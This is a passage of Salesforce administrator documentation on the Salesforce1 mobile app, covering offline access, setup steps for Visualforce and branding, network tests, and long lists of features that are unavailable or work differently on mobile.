Salesforce Data / Salesforce1 Element	Available for Offline Viewing	Available to Create, Edit, or Delete Offline (Beta)
Navigation Menu	Yes	n/a
Action Bar	Yes	Edit action: Yes Delete action: Yes Other actions: No
Global Search	Previous search results from current session	n/a
List Views	If viewed in current session	No
Records for Recent Objects	Yes, recently accessed records for the first five objects (excluding Files) in the Recent section of the Salesforce1 navigation menu	Yes, recently accessed records for the first five objects (excluding Files) in the Recent section of the Salesforce1 navigation menu
Records for Other Objects	If viewed in current session	If viewed in current session
Related Records	If viewed in current session	If viewed in current session
Salesforce Today	Main page and mobile event records, if viewed in current session	No
Salesforce Events	If viewed in current session	Create: No Edit and Delete: If viewed in current session
Tasks	Most recently accessed tasks from the first page of My Tasks list only	Most recently accessed tasks from the first page of My Tasks list only (The simplified New Task form must be disabled)
Notes	If viewed in current session	Create: Yes Edit: If viewed in current session Delete: No

Salesforce Data / Salesforce1 Element	Available for Offline Viewing	Available to Create, Edit, or Delete Offline (Beta)
Files	If viewed in current session	No
Dashboards (Enhanced Charts)	Most recently accessed only	No
Dashboards (Legacy Charts)	No	No
Feeds, Groups, and People	If viewed in current session	No
Notifications	If viewed in current session	n/a
Approvals (submit, approve, or reject)	No	No
Visualforce pages	No	No
Canvas Apps	No	No
Lightning Pages	No	No
Salesforce1 Settings	Yes	n/a

A Salesforce1 session is the time between logging in and logging out of the app. Switching away from Salesforce1 doesn't end the session as long as the user doesn't log out.

SEE ALSO:

Offline Access: What's Different or Not Available in Salesforce1

Enable Offline Access for Salesforce1

With just a few clicks, you can protect your Salesforce1 users against the vagaries of mobile connectivity. You can enable two levels of offline access: caching frequently accessed records, so users can view data while offline, and Offline Edit, so users can create, edit, and delete records while offline. Offline access is available in the Salesforce1 downloadable apps only. The beta version of Offline Edit requires version 10.0 of Salesforce1 for Android or Salesforce1 for iOS.

1. From Setup, enter *Salesforce1* in the Quick Find box, then select **Salesforce1 Offline**.
2. To allow viewing data while offline, select Enable caching in Salesforce1.

   This option is automatically enabled the first time someone in your org installs one of the Salesforce1 downloadable apps.
3. To allow updating records while offline, select Enable offline create, edit, and delete in Salesforce1 (Beta).

   This option isn't available if caching in Salesforce1 is disabled.
4. Click **Save**.

Tip: We strongly recommend leaving Enable caching in Salesforce1 enabled. In addition to making cached data available offline, this setting also enables faster viewing of previously-accessed records and better overall performance. If you disable caching, the Salesforce1 downloadable apps only store the minimum data required to maintain a session. This can impact performance because the app has to refresh record details and feed items every time they're viewed.

SEE ALSO:

Work Offline with the Salesforce1 Mobile App

Offline Access: What's Different or Not Available in Salesforce1

EDITIONS

Setup for Salesforce1 available in: both Salesforce Classic and Lightning Experience

Available in Lightning Experience in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Available in Salesforce Classic in: **All** editions except Database.com

USER PERMISSIONS

To view Salesforce1 settings:
- "View Setup and Configuration"

To modify Salesforce1 settings:
- "Customize Application"

  "Modify All Data"

Enable Visualforce Pages for the Salesforce1 Mobile App

You can use Visualforce to extend the Salesforce1 app and give your mobile users the functionality that they need while on the go. Before adding a Visualforce page to Salesforce1, make sure the page is enabled for mobile use or it won't be available in the mobile apps.

Tip: Before exposing existing Visualforce pages in Salesforce1, consider how they'll look and function on mobile phones and tablets. Most likely, you'll want to create a new page specifically for mobile form factors.

Visualforce pages must be enabled for mobile use before they can display in these areas of the Salesforce1 user interface:

- The navigation menu, via a Visualforce tab
- The action bar, via a custom action
- Mobile cards on a record's related information page
- Overridden standard buttons, or custom buttons and links
- Embedded in record detail page layouts
- Lightning pages

To enable a Visualforce page for Salesforce1:

1. From Setup, enter *Visualforce Pages* in the Quick Find box, then select **Visualforce Pages**.
2. Click **Edit** for the desired Visualforce page.
3. Select Available for Salesforce mobile apps and Lightning Pages then click **Save**.

EDITIONS

Available in Lightning Experience in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Available in Salesforce Classic in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable the display of Visualforce in Salesforce1:

- "Customize Application"
  "Author Apex"

Consider these notes about Visualforce support in Salesforce1.

- Standard tabs, custom object tabs, and list views that are overridden with a Visualforce page aren't supported in Salesforce1. The Visualforce page is shown for full site users, but Salesforce1 users will see the default Salesforce1 page for the object. This restriction exists to maintain the Salesforce1 experience for objects.
- You can also enable Visualforce pages for Salesforce1 through the metadata API by editing the isAvailableInTouch field on the ApexPage object.
- The Salesforce Mobile Classic Ready checkbox on Visualforce Tab setup pages is for Salesforce Mobile Classic only and has no effect on Visualforce pages in the Salesforce1 apps.

SEE ALSO:

Customize the Salesforce1 Navigation Menu

Manage Mobile Cards in the Enhanced Page Layout Editor

Viewing and Editing Visualforce Pages

Your Org's Branding in the Salesforce1 Mobile App

You can customize the Salesforce1 mobile app to match some aspects of your company's branding, so the app is more recognizable to your mobile users. Custom branding is displayed in all of the Salesforce1 apps.

Note: Images that you upload to customize the Salesforce1 app are stored in a Documents folder named Salesforce1 Branding Resources. For this reason, the Documents object must be enabled for your organization before administrators can view and modify the Salesforce1 Branding page. (The Documents tab doesn't need to be visible, however.)

For users of the Salesforce1 mobile browser app to see custom branding, Documents must be enabled for your organization. For the Salesforce1 downloadable apps, users must also have "Read" user permissions on Documents.

EDITIONS

Setup for Salesforce1 available in: both Salesforce Classic and Lightning Experience

Available in Lightning Experience in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Available in Salesforce Classic in: **All** editions except Database.com

You can customize:

Element	Description
Brand Color	The color for key user interface elements such as the header, buttons, and search bar. Based on the brand color you select, contrasting colors for user interface elements such as borders for the navigation menu, the notifications list, and button text are automatically defined. The headers on overlays, popups, and dialogs—such as edit and create windows or windows that open from actions in the action bar—aren't affected by this setting. These headers are always white, to provide a visual indicator that the user is performing an action as opposed to simply viewing information.
Loading Page Color	The background color on the loading page that appears after a mobile user logs in.
Loading Page Logo	The image on the loading page that appears after a mobile user logs in. We recommend using an image with the largest dimensions allowable for best results. Maximum image size is 460 pixels by 560 pixels.

Consider the following tips when customizing the branding of the Salesforce1 app:

- When creating your logo image, be sure to compress it. In many image editing programs, this process is identified as "use compression," "optimize image," "save for web," or "shrink for the web."
- Verify that your logo appears correctly in Salesforce1, using the same devices as your user base, not just a desktop monitor. Your image can render at different scales or proportions depending on the screen size and pixel density of each device.
- Salesforce1 supports `.png`, `.gif`, and `.jpg` image formats for custom branding elements, but we recommend using .png for the best results.
- These interface elements can't be customized:
  - The Salesforce1 app icon that appears on the mobile device's home screen.

  - The initial loading screen when launching the Salesforce1 downloadable app for iOS. This loading screen appears before the user is prompted by the login page.

- Your mobile users must close the app and then log in again to see any custom branding changes.

You can also customize the branding for the Salesforce1 app login page. My Domain must be enabled to modify the login page. To customize your company's Salesforce1 login page, see Customize Your Login Page with Your Brand on page 990.

SEE ALSO:

Customize Branding of the Salesforce1 Mobile App

Customize Branding of the Salesforce1 Mobile App

Change the Salesforce1 mobile app's appearance, including the loading page background color, loading page logo, and header background color, so the app matches your company's branding.

Note: Images that you upload to customize the Salesforce1 app are stored in a Documents folder named Salesforce1 Branding Resources. For this reason, the Documents object must be enabled for your organization before administrators can view and modify the Salesforce1 Branding page. (The Documents tab doesn't need to be visible, however.)

For users of the Salesforce1 mobile browser app to see custom branding, Documents must be enabled for your organization. For the Salesforce1 downloadable apps, users must also have "Read" user permissions on Documents.

1. From Setup, enter *Branding* in the Quick Find box, then select **Salesforce1 Branding**, then click **Edit**.
2. To customize brand color for key user interface elements, including the header, click or enter a valid hexadecimal color code.
3. To customize the background color of the loading page, click or enter a valid hexadecimal color code.
4. To customize the loading page logo, click **Choose File** to upload an image. Images can be .jpg, .gif, or .png files up to 200 KB in size. The maximum image size is 460 pixels by 560 pixels.
5. Click **Save**.

SEE ALSO:

Your Org's Branding in the Salesforce1 Mobile App

EDITIONS

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Available in Salesforce Classic in: **All** editions except Database.com

USER PERMISSIONS

To view Salesforce1 branding settings:
- "View Setup and Configuration"

To modify Salesforce1 branding settings:
- "Customize Application"

  "Modify All Data"

Test Current Network Conditions from the Salesforce1 Downloadable App

Do your users ever ask why the Salesforce1 mobile app is snappy in some locations but a little sluggish in others? Obviously the condition of a network can affect how Salesforce1 performs. If a user experiences issues with the Salesforce1 downloadable app for iOS, version 10.0.2 or later, have him test his network so you can rule it out as the source of the problem.

To test a network, open the Salesforce1 navigation menu, then select **Settings** > **Test My Network**. From here, users can test ping, download speed, and upload speed.

EDITIONS

Salesforce1 mobile app available in: **All** editions except Database.com

This Test ...	Tells You ...
Ping	How long it takes for the app to send a request to Salesforce and then get a reply. In general, lower ping times are better than higher ones. If there's no result at all, the network may not be connected to the Internet. Results are reported in milliseconds.
Download Speed	How long it takes the app to get data from Salesforce. In general, higher download speeds are better than lower ones. Results are reported in bits per second.
Upload Speed	How long it takes the app to send data to Salesforce. In general, higher upload speeds are better than lower ones. Results are reported in bits per second.

If a test doesn't return a result, or an error is displayed, your user may be experiencing network connectivity issues that are affecting Salesforce1. Ask the user to verify his Internet connection, and then run the test again. If the user continues to experience issues, ask him to try connecting to another network.

What's Different or Not Available in the Salesforce1 Mobile App

The Salesforce1 mobile app doesn't include all the functionality that's available in the full Salesforce site, whether your org is using Lightning Experience or Salesforce Classic. Learn about the Salesforce features that aren't available in Salesforce1, that have functional gaps from what you're used to in the full site, or that work differently in Salesforce1.

- Data access and views
- Sales features
- Productivity features
- Customer service features
- Reports and dashboards
- Salesforce Files
- Chatter
- Salesforce Communities
- Navigation and actions
- Search
- Entering data
- Duplicate management
- Approvals
- Offline access
- Salesforce customization

SEE ALSO:

Locale and Language Support for the Salesforce1 App

Data Access and Views: What's Different or Not Available in Salesforce1

Supported Objects and Data

These objects are available as items in the Salesforce1 navigation menu. You can create, view, and edit records for these objects unless noted otherwise.

- Accounts
- Assets
- Campaigns
- Cases
- Contacts
- Content Libraries *(iOS downloadable app only)*
- Contracts
- D&B Company *(view only, for Data.com Prospector and Data.com Clean customers)*
- Dashboards *(view only)*
- Events
- Files
- Field Service Lightning (Operating Hours, Service Appointments, Service Resources, Service Territories, Work Types) *(mobile browser app only)*
- Forecasts *(iOS downloadable app only)*
- Knowledge Articles *(view only)*
- Leads
- Live Chat Transcripts
- Opportunities
- Orders
- Quotes (*create from opportunities only*)
- Reports (*view only*)
- Social Personas and Social Posts
- Tasks
- Work.com Coaching, Goals, Thanks, Rewards, and Skills *(Skills not available in the iOS downloadable app)*
- Work Orders
- Custom objects that have a tab you can access
- Salesforce Connect external objects that are searchable and have a tab you can access

Note: To be available in Salesforce1, an object must have a tab that you can access. This is true for supported standard objects and your org's custom and external objects.

Salesforce1 doesn't support the User object or provide access to user record detail pages. However, user fields are supported and appear on user profiles, in related lists, and so forth. See "Fields" for some issues with user fields in Salesforce1.

Salesforce1 doesn't support:

- Standard or custom Salesforce apps. (Instead, the navigation menu gives users access to all of the objects that are available to them in the mobile app.)
- Salesforce Console or Agent Console.

- Advanced currency management.

Fields

Unsupported Fields

- division fields
- territory management fields

Combo Boxes

- Combo boxes, which combine a picklist with a text field, aren't available. Typically the text field is available but the picklist is not.

Lookup Fields

- Administrator-defined dependent lookup filters aren't supported.
- User-defined lookup filter fields aren't supported.
- You can't create a record from a lookup field like you can in Lightning Experience.
- Lookup fields in Salesforce Classic show record names regardless of sharing permissions, so it's possible for users to see the names of records that they can't access. In Lightning Experience and the Salesforce1 mobile app, lookup fields respect sharing permissions and only show the name of records that the user can access. The one exception is owner lookup fields, which always display the name of the record's owner, regardless of sharing permissions.

Picklist Fields

- Controlling and dependent picklists are supported, but Salesforce1 doesn't display indicators on create and edit pages for these fields. To determine if a picklist field is dependent, and which picklist field controls it, switch to the full site.
- Disabled picklists aren't grayed out like they are in the full site.

Phone Number Fields

- The keypad that displays in phone number fields doesn't include parentheses, hyphens, or periods, and Salesforce1 doesn't apply any phone number formatting when you save the record. To apply a specific phone number format, edit the record in the full site.

Rich Text Area Fields

Support for rich text area fields varies by the version of Salesforce1 and the type of device.

Device	Salesforce1 Version	View Rich Text Area Fields	Edit Rich Text Area Fields
Android	Downloadable App Mobile Browser App	Yes	Yes The rich text editor isn't available. But you can manually add HTML tags.
iOS	Downloadable App	Yes	No
iOS	Mobile Browser App	Yes	Yes The rich text editor is available.
Windows	Mobile Browser App	No	No

User Fields

- While user detail pages aren't available in the Salesforce1 mobile app, user fields are supported and appear on user profiles, in related lists, and so forth.
- There are some issues when these user fields appear in related lists or mobile cards.
  - The `Company Name` field is blank if an internal user is viewing a mobile card or related list entry related to another internal user. If the referenced user is an external user, the company name appears correctly.
  - The `Active` field is blank unless the user is inactive.

List Views

- You can create new list views in Salesforce1 but you can't edit existing list views.
- Editing a record's field in a list view isn't available. Instead, users can open the record then tap the **Edit** action.
- Selecting multiple records in list views isn't supported in Salesforce1.
- Mass actions, which allow you to apply an action to multiple records at the same time, aren't available.

Record View and Record Highlights

- Customizations made to record highlights with Lightning App Builder, such as hiding fields or actions or displaying the highlights area vertically instead of horizontally, don't apply to Salesforce1.
- Sections on the record detail page aren't collapsible.

Related Lists

- Related lists in Salesforce1 display the first four fields that are defined in the Related List section on an object's page layout. The number of fields shown can't be increased.
- Some related lists aren't available in the mobile app, including:
  - Content Deliveries
  - External Sharing
  - Related Content

  And see Sales Features in Salesforce1, Productivity Features in Salesforce1, and Customer Service Features in Salesforce1 for related lists that aren't available for specific objects.
- The Notes and Attachments related list isn't fully supported in Salesforce1. There are several issues, including:
  - Attachments added in the full Salesforce site aren't guaranteed to open in Salesforce1, even if they appear in the related list. We recommend using Files instead. Documents that are uploaded to the Files tab in the full site are then viewable in Salesforce1.
  - You can't add or delete notes or attachments from the related list. (But you can create a note and relate it to a record, using the **Note** ( ) action in the Salesforce1 action bar. Depending on how your administrator has configured Notes in Salesforce1, this action may not be available for all objects.)
  - Notes and attachments on child records don't display on the parent record's related list.
- If a related list is sorted by a text area field, it doesn't display any records.

Sales Features: What's Different or Not Available in Salesforce1

Accounts

- Automated Account Fields isn't available, so when creating a new account, you won't see suggested companies in the `Account Name` field.
- Social Accounts:
  - You can't access social accounts features for Facebook, Klout, or YouTube in Salesforce1.
  - If an account has been linked to a social network profile, the profile image selected for the account may display when viewing the account in Salesforce1 even when you aren't logged in to the social network. Profile images from Facebook or Twitter may appear even if you aren't currently logged in to those networks. You can't switch to a different profile image in Salesforce1.
  - You can view Tweets, retweets, replies, or favorites for an associated Twitter user if you're using a Salesforce1 downloadable app. With the Salesforce1 mobile browser app, tap the Twitter profile to see Tweets and so forth directly in Twitter. Also, in the Salesforce1 mobile browser app, you can't see who is following a Twitter user, or who the Twitter user is following.
  - Salesforce1 lists common connections you and your account share on Twitter. You can't view common connections in the full Salesforce site.
  - To view the Twitter card on accounts in Salesforce1, you must add Twitter to the page layout. Access the full Salesforce site to edit page layouts. If your organization uses person accounts, the card must be added separately for business account layouts and person account layouts.
- The **Manage External Account** button isn't available.
- You can't view the account hierarchy.
- You can't merge accounts.
- You can view partners, notes, and attachments, but you can't edit them.
- Accounts Home reports and tools aren't available.
- Records in the Contact Roles related list are read only. The Roles field on the Contact Roles related list isn't available.
- The Account History related list isn't available.
- You can't clean account records with Data.com Clean.
- When navigating to a person account from a contact field in a related list or a record detail page (such as the Name field on an activity), you're taken to the Contact page layout, not the Person Account layout. Therefore, you might not see all the fields, related lists, and actions you expect. To navigate to the Person Account layout, tap the account name.
- Person accounts can't be edited or deleted from contact list views or contact related lists. Navigate to the person account record to edit or delete it.

Account Teams

- You can add, edit, or delete only one account team member at a time.
- When the account owner is changed, the account team is retained.
- Any user with edit access to an account can edit the account's team members, but only changes to the Team Role field are saved.
- The **Display Access** button isn't available.

Campaigns

- The **Manage Members** and **Advanced Setup** buttons aren't available.

- Campaign Hierarchy is available only as a related list. The option to **View Hierarchy** from a link on the campaign detail page isn't available. When viewing a parent campaign, the Campaign Hierarchy related list shows only the child campaigns, while the full site displays both the parent and child campaigns.
- When viewing the Campaign Members related list, only the members' Status appears. You can, however, tap members to see more details about them.

Contacts

- Contacts to Multiple Accounts:
  - Only the list item actions that are specific to the Account Contact Relationship object are available on the Related Accounts and Related Contacts related lists. Therefore, you see actions to view or remove the account-contact relationship, but not to edit or delete the contact or account record as you do in Salesforce Classic.
  - From the Related Contacts related list, you can navigate to a contact record, but not an account record.
  - When navigating to a person account from the Related Contacts related list, you're taken to the Contact page layout, not the Person Account layout. Therefore, you might not see all the fields, related lists, and actions you expect. To navigate to the Person Account layout, tap the account name.
- Social Contacts:
  - You can't access social contacts features for Facebook, Klout, or YouTube in Salesforce1.
  - If a contact has been linked to a social network profile, the profile image selected for the contact may display when viewing the contact in Salesforce1 even when you aren't logged in to the social network. Profile images from Facebook or Twitter may appear even if you aren't currently logged in to those networks. You can't switch to a different profile image in Salesforce1.
  - You can view Tweets, retweets, replies, or favorites for an associated Twitter user if you're using a Salesforce1 downloadable app. With the Salesforce1 mobile browser app, tap the Twitter profile to see Tweets and so forth directly in Twitter. Also, in the Salesforce1 mobile browser app, you can't see who is following a Twitter user, or who the Twitter user is following.
  - Salesforce1 lists common connections you and your contact share on Twitter. You can't view common connections in the full Salesforce site.
  - To view the Twitter card on a contact in Salesforce1, you must add Twitter to the page layout for contacts. Access the full Salesforce site to edit page layouts.
- Activity logs aren't created when you use the  icon to send emails from the Salesforce1 app.
- The **Request Update**, **Manage External User**, and **Enable Customer User** buttons aren't available.
- You can't add opportunities or account users on a contact, and you can't add a contact to a campaign.
- You can't merge contacts.
- You can't add contacts from Data.com or clean contact records with Data.com Clean.

Contracts

- The Deactivate button isn't available.
- These contracts related lists aren't available.
  - Contract History
  - Items to Approve
- Creating contact roles on contracts isn't available.
- When creating a new task or event or logging a call from a contract in Salesforce1, the `Related To` field isn't pre-populated with the contract number.

- When creating an order from the Orders related list on a contract, the `Contract Number` field isn't pre-populated with the default contract number.

Data.com and Data Integration

- Data.com Clean:
  - You can see fields updated by Clean jobs, but the option to manually clean records isn't available.
- Data.com Prospector:
  - Data.com Prospector isn't supported in Salesforce1.

    You can't search for or add accounts, contacts, or leads. Nor can you see Prospecting Insights or Company Hierarchy.
- Data Integration:
  - You can see fields that were updated by data integration rules, but you can't use Data Integration to manually update records.

Einstein

- With the exception of lead scores appearing in lead list views in Salesforce1, all other Sales Cloud Einstein features are unavailable in the mobile app.

Forecasts

- The Forecasts app is available in the Salesforce1 downloadable app for iOS, version 11.0 or later only.
- The Forecasts app requires Collaborative Forecasts. The app isn't available for orgs using Customizable Forecasts.
- Forecast data in Salesforce1 is read-only.
- Only Opportunities - Revenue forecasts are available. These forecast types are not supported:
  - Opportunities - Quantity
  - Product Families - Revenue
  - Product Families - Quantity
  - Opportunity Splits - Revenue
  - Overlay Splits - Revenue
  - Custom Opportunity Currency Field - Revenue
  - Expected Revenue - Revenue
- Users can't change the forecasting currency.
- Showing and hiding quota information isn't supported.

Leads

- Social leads:
  - You can't access social leads features for Facebook, Klout, or YouTube in Salesforce1.
  - If a lead has been linked to a social network profile, the profile image selected for the lead may display when viewing the lead in Salesforce1 even when you aren't logged in to the social network. Profile images from Facebook or Twitter may appear even if you aren't currently logged in to those networks. You can't switch to a different profile image in Salesforce1.

  - You can view Tweets, retweets, replies, or favorites for an associated Twitter user if you're using a Salesforce1 downloadable app. With the Salesforce1 mobile browser app, tap the Twitter profile to see Tweets and so forth directly in Twitter. Also, in the Salesforce1 mobile browser app, you can't see who is following a Twitter user, or who the Twitter user is following.
  - Salesforce1 lists common connections you and your lead share on Twitter. You can't view common connections in the full Salesforce site.
  - To view the Twitter card on a lead in Salesforce1, you must add Twitter to the page layout for leads. Access the full Salesforce site to edit page layouts.
- Lead conversion:
  - You can select accounts but can't create them.
  - You can create opportunities but can't select existing ones.
  - You can't select lead sources across duplicate records. The lead source defaults to the duplicate contact.
  - You can't create related tasks during the conversion, but you can create tasks from the contact record.
  - You can't automatically notify owners of converted leads.
- The **Find Duplicates** and **Unlock Record** buttons aren't available.
- You can't merge leads.
- The Lead History related list isn't available.
- When adding a new lead, the `Campaign` field and the `Assign using active assignment rule" checkbox` aren't available. You can add values to these fields in the full Salesforce site.

News

- When accessing news from Salesforce1 running on a smartphone, only one news item is displayed at a time.
- When accessing news from Salesforce1 running on a tablet, you can't scroll through the available news items. Instead, the device's screen size determines the number of news items that are displayed.
- When navigating to other records, more news items can become available. It takes longer for those news items to appear in the News app.
- On account records, we don't include news cards for executives, which let you see a list of news items related to a single person. Instead, each news item that's related to an executive is shown on a separate news card.

Opportunities

- The **Competitors** button isn't available.
- These fields aren't available: `Opportunity Splits` amount field, `Products` subtotal field, and `Stage History` connection field.
- Records in the Contact Roles related list are read only.

  The Roles field on the Contact Roles related list isn't available.
- The Campaign Influence and Similar Opportunities related lists aren't available.
- These related lists are available but the lists display record preview cards only; you can't tap to open any of the list records.
  - Competitors
  - Opportunity Splits
  - Stage History

- The opportunity owner can't edit the `Forecast Category` field. `Forecast Category` is automatically populated based on the value of the `Stage Opportunities` field when you save the record. The opportunity owner can manually edit the value for `Forecast Category` in Salesforce Classic (but not from Lightning Experience).
- You can associate a price book with an opportunity that doesn't already have one, but you have to switch back to the full Salesforce site to change the association.
- You can't view product details, even for products that appear on the opportunity.
- You can add products with quantity or revenue schedules to an opportunity, but you can only edit product schedule in Salesforce Classic.

Opportunity Teams

- You can add, edit, or delete only one opportunity team member at a time.
- When the opportunity owner is changed, the opportunity team is retained.
- The **Clone** and **Display Access** buttons aren't available.

Orders

- The **Create** and **Reduce Order** buttons aren't available.
- The Order History and Order Product History related lists aren't available.
- When creating a new task or event or logging a call from an order in Salesforce1, the `Related To` field isn't pre-populated with the order number.
- When creating an order from the Orders related list on a contract, the `Contract Number` field isn't pre-populated with the default contract number.

Quotes

- Quote PDFs appear in the related list but aren't viewable.
- You can't add or edit multiple quote line items at the same time.
- You can't perform these actions.
  - Email quotes
  - Create or delete PDFs
  - Start sync or stop sync
  - Create quotes from the Quotes home page. You create quotes from opportunities.

Productivity Features: What's Different or Not Available in Salesforce1

Salesforce Today

The Salesforce Today app is available in the Salesforce1 downloadable apps for Android phones and iPhone and iPad devices. It's not available in the Salesforce1 mobile browser app, nor in the full Salesforce site.

There are some issues when using Today.

- You see local events from selected calendars on your mobile device but Salesforce events aren't available in this release of Today.
- If some or all of your calendar servers don't automatically push data to your device, you need to update your calendars before you can see the most current information in Today.

- The 24-hour time format isn't supported.
- When viewing a multiday event, only the ending date and time are displayed in the highlights area.
- The wrong date and time may display for recurring multiday events.
- If your calendar doesn't display invitee names because the list is too long, Today shows a count of "1 invitee" in the Current Event and Agenda cards on the main view and doesn't show any invitees when you open the event.
- Today is unable to find a matching Salesforce record for a meeting organizer of an iCloud event because the iCloud API doesn't return an email address.
- Today uses the mobile device's time zone setting, while Salesforce events respect the user's Salesforce time zone setting. If there's a difference between these settings when a user logs a local event from Today, the `Time` field in the new Salesforce event record reflects the user's Salesforce time zone and doesn't match the time of the local event.
- On Android devices, a meeting organizer's name may not display correctly if there isn't a matching Salesforce record for the person.
- If another user makes updates to a mobile calendar event record while you're viewing the record in Today on an Android device, you don't automatically see the changes. The record is refreshed the next time you select it from the Today main view.
- Because of the way that the Android OS identifies local events, if a user accesses Today on an Android device to log a local event in Salesforce, then views the same event in Today on a different Android device or an iOS device, it may look like the event wasn't logged and it isn't possible to access the corresponding Salesforce event from Today. The logged event status and link is correct on the original Android device, however.
- Chatter Free and Chatter External users aren't able to access Today because these user license types don't have access to contacts or person accounts.

Activities (Events and Tasks)

- The activity timeline from Lightning Experience isn't available.
- The `Subject` field doesn't include a picklist of previously defined subjects.
- Activities can't be archived.
- You can't use Shared Activities to relate multiple contacts to an event or a task.
- Activity reminders aren't available.
- When an activity is related to a person account using only the `Name` field, the activity doesn't appear on the person account record.

Events and Calendars

- You can't see a full calendar like you can in the full site. Nor can you create a calendar from standard or custom objects.
- You can't accept or decline an event you've been invited to.
- You can't add events to Microsoft® Outlook®.
- You can't add invitees to events or remove them from events.
- Recurring events aren't available.
- Invitee related lists display slightly different content. In Salesforce1, the invitee related list includes invitees only, whereas in the full site, it also includes the event owner. To reproduce the full site functionality in Salesforce1, use an API query; see EventRelation.
- Events reflect your Salesforce time zone and locale settings, not the time zone setting on your mobile device.
- The date bar on the Events home page always begins on Sunday and ends on Saturday, regardless of your device and Salesforce locale settings.
- If you view the event list while the time advances from 11:59 PM to midnight, the list isn't automatically updated to display the next day's date and time.

Tasks

- Only the **My Tasks**, **Completed Within Last 7 Days**, **Delegated**, and **Today** lists are available in Salesforce1. No other task lists, such as **Overdue**, **This Month**, or **All Open**, are available in Salesforce1.
- In task lists, the order of the fields in the priority picklist determines the order in which tasks are sorted.
- The more tasks that you have, and the more relationships that your tasks have to other records, the longer it can take to view tasks or use other features in the Salesforce1 app.
- When more than 1,000 overdue tasks exist, task lists in Salesforce1 don't display any overdue tasks at all. Use reports to view your overdue tasks and close them, postpone them, or delete their due dates.
- Group (multiuser) tasks aren't available.
- The `Create Recurring Series of Tasks` field isn't supported on quick action layouts. Only a portion of the recurring task interface appears in new task quick actions, making it impossible for users to save any recurring tasks they attempt to create.
- You can't create recurring tasks with a frequency of every weekday in Salesforce1. And we don't recommend editing tasks with this frequency in Salesforce1 because the edit page doesn't show the task's recurrence settings. To create or edit tasks that repeat every weekday, use Salesforce Classic.
- If a task doesn't include a subject, it appears in feeds in Salesforce1 as [No Subject].
- Task layouts contain a few unique elements that make tasks easier to work with. These elements don't appear in a compact layout because you can't change them, but users always see them:
  - The and icons represent the status of the `IsClosed` field to users with the Edit Task permission.
  - The icon represents a task marked high priority (including custom high priority).
  - If the due date exists and a user has permission to view it, all tasks show the due date.
  - Tasks include the primary contact and the related account or other record, when they exist.

  The fields in each list can vary depending on the settings in your Salesforce org.

  You control the layout of task records and tasks in the task list using compact layouts. You control related lists, as always, using the page layout editor. Adding the due date field to either layout doesn't change the appearance of tasks—that field never appears twice.

  Below the built-in task elements, Salesforce1 displays up to three other fields.

  - The default compact layout for tasks includes two fields: the name of a lead or contact, and an opportunity, account, or other record the task is related to.
  - In an Activities related list, a task's fields depend on what record you're viewing and how you've defined the layout for that object.

  For more information, see Compact Layouts.

Notes

- When using Salesforce1, you can access all of your notes from the **Notes** item in the Salesforce1 navigation menu. The Salesforce Classic version of the full site doesn't include a Notes tab. Instead, Salesforce Classic users access notes from the **Files** tab.
- You can't share notes with other users or groups.
- In the Salesforce1 downloadable app for Android and the Salesforce1 mobile browser app, you can't add images to notes, but you can view images that were added from the full site. You can, however, add images to notes using the Salesforce1 downloadable app for iOS, version 10.0 or later.
- Some rich text options that are available in the full site, such as applying a bold or italic font or indenting a paragraph, aren't available in Salesforce1. But you can view formatting that was added from the full site.
- You can't revert to previous versions of notes, but you can view previous versions.

- Spelling errors aren't highlighted while creating or editing notes.

Email

- Salesforce1 doesn't display emails in the improved layout that's available in Lightning Experience.
- Inbox isn't available in Salesforce1.

Voice

- The telephony features in Lightning Experience aren't available in Salesforce1.
- Skype for Salesforce isn't available.

Work.com

When using Work.com features in Salesforce1, you can't:

- Share goals and metrics
- Link metrics to reports
- Refresh metrics that are linked to reports
- Link parent goals and subgoals
- Add goal images
- Create custom badges
- Offer or request feedback
- View custom metric fields
- Create, fill out, or dismiss performance summaries
- Manage performance summary cycles

Customer Service Features: What's Different or Not Available in Salesforce1

Cases and Case Feed

- For organizations that have the legacy "Page Layouts for Case Feed Users" enabled, users who are assigned the "Use Case Feed" permission see the standard case layout in Salesforce1.
- Standard actions on Case Feed aren't available in Salesforce1. But several actions that duplicate this functionality are available for Salesforce1. Salesforce admins can add these actions to the Salesforce1 & Lightning Actions section on case page layout so they're available from the Salesforce1 action bar when working with cases.

Standard Action Available in Salesforce Classic	Equivalent Action for Salesforce1
Email	Send Email
Change Case Status	Update Case
Log a Call	Log a Call

  The **Portal** action isn't available.

- There are some differences in behavior when using case Send Email actions in Salesforce1.

  - The `CC` and `BCC` fields on the Send Email publisher aren't collapsible.
  - HTML isn't supported in Send Email actions on cases in Salesforce1. If a Send Email action includes an `HTML Body` field, html markup tags don't appear in the Send Email publisher or in emails created from the action.
  - It's not possible to include email attachments when using a case Send Email action in Salesforce1.
  - If a default email template is assigned to a case Send Email action, any attachments included in the template are ignored in Salesforce1. The attachments don't appear in the Send Email publisher and aren't included in emails created from the action.
- You can't create, edit, or delete case comments from Salesforce1. Also, the Case Comments related list doesn't display the full text of comments that were added in the full site.
- These case related lists aren't available:
  - Business Hours on Holiday List
  - Case Contact Role
  - Milestone List
  - Solution List
  - Team Member List
  - Team Member on Team List
  - Team Template Member List

Field Service Lightning

- When you create a record from a field service related list, the field that lists the parent record doesn't populate until you save the record. This issue applies to all versions of Salesforce1. For example, when you create a service appointment from the Service Appointments related list on a work order, the `Parent Record` field is blank until you tap **Save**. Once the record is created, the parent record field lists the parent work order as expected.
- The dispatcher console, which is part of the Field Service Lightning managed packages and includes the service list, scheduling policy picker, Gantt view, and map, isn't available in Salesforce1.

Salesforce Knowledge Articles

Articles are supported in the Salesforce1 downloadable app for iOS, version 10.0 or later, the Salesforce1 downloadable app for Android, version 8.0 or later, and in the Salesforce1 mobile browser app, with these limitations:

Issue	Android Downloadable App, v8.0 or later	iOS Downloadable App, v10.0 or later	Mobile Browser App
Only published articles are available—not draft or archived articles.	■	■	■
Articles can't be created, edited, translated, or archived.	■	■	■
Articles can't be linked to cases. (But links that are set up from the full site can be viewed in Salesforce1 on the Related tab.)	■	■	■
Smart links aren't supported.	■	■	■
Article ratings aren't supported.	■	■	■

Issue	Android Downloadable App, v8.0 or later	iOS Downloadable App, v10.0 or later	Mobile Browser App
